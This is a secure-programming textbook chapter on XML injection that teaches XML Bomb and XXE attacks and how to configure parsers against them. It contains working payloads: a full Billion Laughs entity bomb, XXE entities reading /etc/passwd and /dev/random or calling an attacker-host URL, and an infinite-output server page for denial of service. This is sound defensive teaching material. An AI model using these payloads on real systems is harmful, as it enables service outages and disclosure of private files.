Chapter 19
XML Injection Attacks

Revision 3.0, December 2025.

Objectives

- Understand what constitutes an XML injection.
- Understand the possible damage from an XML injection.
- Learn two different example XML attacks.
- Learn how to mitigate XML injection attacks.

19.1 What is XML?

XML stands for eXtensible Markup Language, a derivative of SGML (upon which HTML is also based) used to represent structured data objects as text that is both human readable by people and easily processed by a program. XML is designed for both the storage and transmission of data. It is extensible in that users can define their own structures and names of fields (tags) in the structures.

There are a wide variety of standard parser libraries to process XML text like this example. You can find such parsers available for almost any programming language.

We start with a simple overview of XML and then discuss XML injection attacks and their defenses. For a more complete discussion of XML, you can refer to the XML standard[1].

Figure 1 shows an example of a simple XML document that represents a `reminder` data object consisting of three text fields: `to`, `from`, and `body`.

```
<?xml version="1.0" encoding="UTF-8"?>
<reminder>
    <to>you</to>
    <from>me</from>
    <body>Smile!</body>
</reminder>
```

Figure 1: Simple XML Example

The first line of the file identifies it as an XML document and declares that it is encoded as Unicode UTF-8[2] characters. As a best practice, every XML

[1] The definitive specification for XML appears at `https://www.w3.org/XML/Core/`
[2] `https://en.wikipedia.org/wiki/UTF-8`

file should begin with such an identification although it is not generally required in practice.

The XML parser converts text file streams into a tree structured representation of the data, abstracting away the syntactic details of the source for the application to process directly. For the example above, an XML parser would create a data structure as shown in Figure 2.



Figure 2: XML Parser Converting XML Text into Its Tree Representation

Applications use XML for a wide variety of data representations for storing objects. There are packages that base their data representation on XML. Here are just a few notable uses of XML. If you start to look around, you will be surprised at how many software packages use an XML data representation.

Microsoft Office (Word, Excel, PowerPoint) use XML to store documents.

RSS (Rich Site Summary or Really Simple Syndication)[3] is a web data streaming standard.

SOAP (Simple Object Access Protocol)[4] use XML for sending structured messages.

SVG (Scalable Vector Graphics)[5] format for describing 2-D objects.

19.2 The Basics of an XML Injection

As with injection types that we have previously described, XML injections can occur when user input is used to construct XML data that is then parsed by an XML parser. So, if there is a path from the attack surface to the construction of XML data, and if the data is not validated or sanitized, or if

[3] https://en.wikipedia.org/wiki/RSS
[4] https://en.wikipedia.org/wiki/SOAP
[5] https://en.wikipedia.org/wiki/Scalable_Vector_Graphics

the XML parser is not properly configured, then you may be vulnerable to an injection attack.

Given that **so** many software packages use XML as their internal data representation, XML injections can potential affect a huge amount of the software we regularly use.

19.3 Types of XML Injection Attacks

An attack may occur because a malicious user creates a dangerous XML file or provides dangerous input to a program that incorporates it into XML data.

XML parsers are generally susceptible to two kinds of attacks.

1. XML Bombs: The XML parser may crash or loop for a long time, resulting in a denial of service attack.
2. XXE Disclosure: The XML parser may inadvertently leak sensitive information.

Keep in mind that these attacks use valid XML to accomplish their goals.

19.3.1 XML Bomb Attacks

An XML Bomb is designed so as to cause the XML parser, or the application processing its output, to hang or crash. Here, we describe two such attacks that have been used effectively in the real world.

Billion Laughs Attack

The Billion Laughs Attack[6] consists of a short XML file that manages to expand under XML parsing into about 3 gigabytes of data. The large size of the resulting data typically will crash any application.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ENTITY lol2  "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol3  "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4  "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5  "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6  "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7  "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8  "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9  "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
 <!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
]>
<lolz>&lol10;</lolz>
```

Figure 3: Example of a Billion Laugh Attack

[6] https://en.wikipedia.org/wiki/Billion_laughs_attack

Figure 3 show an example of such an attack. It uses "entities", which can allow you to describe behavior like a macro. For example, in Figure 3, we see an entity definition for `lol10`, which consists of references to ten instances of `lol9`. And `lol9` is defined to be ten instances of `lol8`, and so on, until we get to `lol`, which is defined to be the string "lol".

When the last line of the example references `lol10`, it expands into ten instances of `lol9`, which expand into ten instances of `lol8`, and so on until we have 10^9 instances of `lol`. This amount of data is extremely likely to overwhelm most XML parsers and applications that process XML.

Quadratic Blowup Attack

The Billion Laughs Attack required multiple levels of entity definition to get its huge expansion. Another example of a similar attack is the Quadratic Blowup Attack, which has larger strings but not multiple levels of nesting. The example shown in Figure 4 expands to 2.5 gigabytes. For brevity in our presentation, the "..." symbol in the figure means 50,000 repetitions.

```
<?xml version="1.0"?>
<!DOCTYPE kaboom [
  <!ENTITY a "aaaaaaaaaaaaaaaaa...">
]>
<kaboom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</kaboom>
```

Figure 4: Example of a Quadratic Blowup Attack
The "..." in the `ENTITY` and reference mean that these each repeat 50,000 times.

Mitigating XML Bombs

The best way to avoid XML Bombs is for the application to configure the XML parser to disable inline expansion of entities. Without inline expansion, the geometric size increase is not available to the attacker and these attacks will be prevented.

When the application requires entity expansion, or if the XML parser does not provide this configuration option, you can set the parser to enforce a limit on the size of expanded entities.

Here is sample code for the standard Microsoft .NET XML parser to **disable inline expansions**:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.DtdProcessing = DtdProcessing.Prohibit;
XmlReader reader = XmlReader.Create(stream, settings);
```

With this configuration, either of the XML Bombs would not result in excessive memory consumption.

Alternatively, here is code to **limit the size of expanded entities**, also for the .NET XML parser:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.ProhibitDtd = false;
settings.MaxCharactersFromEntities = 1024;
XmlReader reader = XmlReader.Create(stream, settings);
```

With the entity size limited, if an XML Bomb were parsed it would exceed this limit and the XML parser would throw an exception instead of causing a Denial of Service. Naturally, the limit must be set such that it does not impair useful functionality of valid uses.

Finally, here is an example in Ruby showing how to disable entity expansion in Ruby's REXML document parser:

```
REXML::Document.entity_expansion_limit = 0
```

No entity expansion will be permitted with this configuration since the resulting size would exceed zero.

19.3.2 XML External Entity (XXE) Attacks

Without proper care and checking, an XML document can access and read file and web data. The XML feature that allows such access is called an "external entity". These external entities are identified by the use of the `SYSTEM` keyword. Just as an XML entity can reference other entities, they can also reference files accessible from the computer on which it is running and URLs. Such references can result in information disclosure or denial of service.

If the external entity references a file, the access permissions will be based on the user ID of the program that is processing the XML, often a privileged server. An example of information disclosure could be an XML input that references the file `/etc/passwd`, the login and password file of on classic Unix systems:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd">
```

Modern systems typically do not store password information in this file but it can contain user names and private contact information.

External entities can also cause denial of service attacks if they reference very large or unlimited sized files or web pages. For example, consider an XML input that references the file `/dev/random`, a file stream of pseudorandom bytes that is endless:

```
<!ENTITY xxe SYSTEM "file:///dev/random">
```

Since an XML parser will read data from the external entity until end-of-file, it will endlessly consume data.

In the following example, we see how an attacker can achieve Denial of Service through an XXE attack. Assume that the malicious user provided a file with the following line in it or cause this line to be included in a constructed XML file:

```
<!ENTITY xxe SYSTEM "http://www.attacker.com/dos.ashx">
```

This external entity references a website belonging to the attacker. On that website, the `dos.ashx` page will contain the program shown in Figure *5*. This program produces output in an infinite loop, so the XXE entity will grow indefinitely.

```
01 public void ProcessRequest(HttpContext context) {
02   context.Response.ContentType = "text/plain";
03   byte[] data = new byte[1000000];
04   for (int i = 0; i<data.Length; i++)
05     data[i] = (byte)'A';
06     while (true) {
07       context.Response.OutputStream.Write
08                     (data, 0, data.Length);
09       context.Response.Flush();
10     }
11 }
```

Figure 5: Code for `dos.ashx`, which will be Used in an XXE Attack

The simplest way to prevent XXE attacks is to configure the XML parser to not allow the resolving of external references. In .NET, you can use these setting to prevent external references:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = null;
XmlReader reader = XmlReader.Create(stream, settings);
```

In PHP, when using the default XML parser, you would accomplish it this way:

```
libxml_disable_entity_loader(true);
```

Of course, XML external entities can be useful or even essential, in which case completely disabling the feature is not an acceptable solution. In these cases consider configuring, or if necessary, modifying the XML parser to apply one or more of these strategies:

- Enforce a timeout to prevent delaying or very large data volume attacks.

- Limit the type and amount of data that can be retrieved.
- Restrict the `XmlResolver` from retrieving resources on the local host.

Note that modifying an XML parser can be tricky and easily introduce new security issues. Relying on local modifications creates the ongoing maintenance problem of keeping up to date with future versions of the base code. Using an XML parser that can be configured to mitigate security attacks is by far the better approach.

19.4 Summary

XML attacks happen when an application parses XML that is crafted to cause harm. This can come from malicious XML files or from malicious input that is incorporated into an XML file. Two well-known attacks are XML Bombs, which can cause denial of service, and XXE, which can result in information disclosure or denial of service.

The preferred mitigations are configuration of the XML parser to disable or at limit the features of XML that cause these problems. When configuration is not sufficient, the XML parser may need modification but this approach is more risky and labor intensive.

19.5 Exercises

1. Create an original XML Bomb and write a simple application to parse the XML triggering the vulnerability. Configure the XML parser that you are using to mitigate the attack and confirm that it works.
2. Create an original XXE attack to disclose information and write a simple application to parse the XML triggering the vulnerability. Configure the XML parser that you are using to mitigate the attack and confirm that it works.
3. Design a simple XML parser with emphasis on making it safe by default. Can you mitigate all the XML injection attacks discussed completely with default configuration?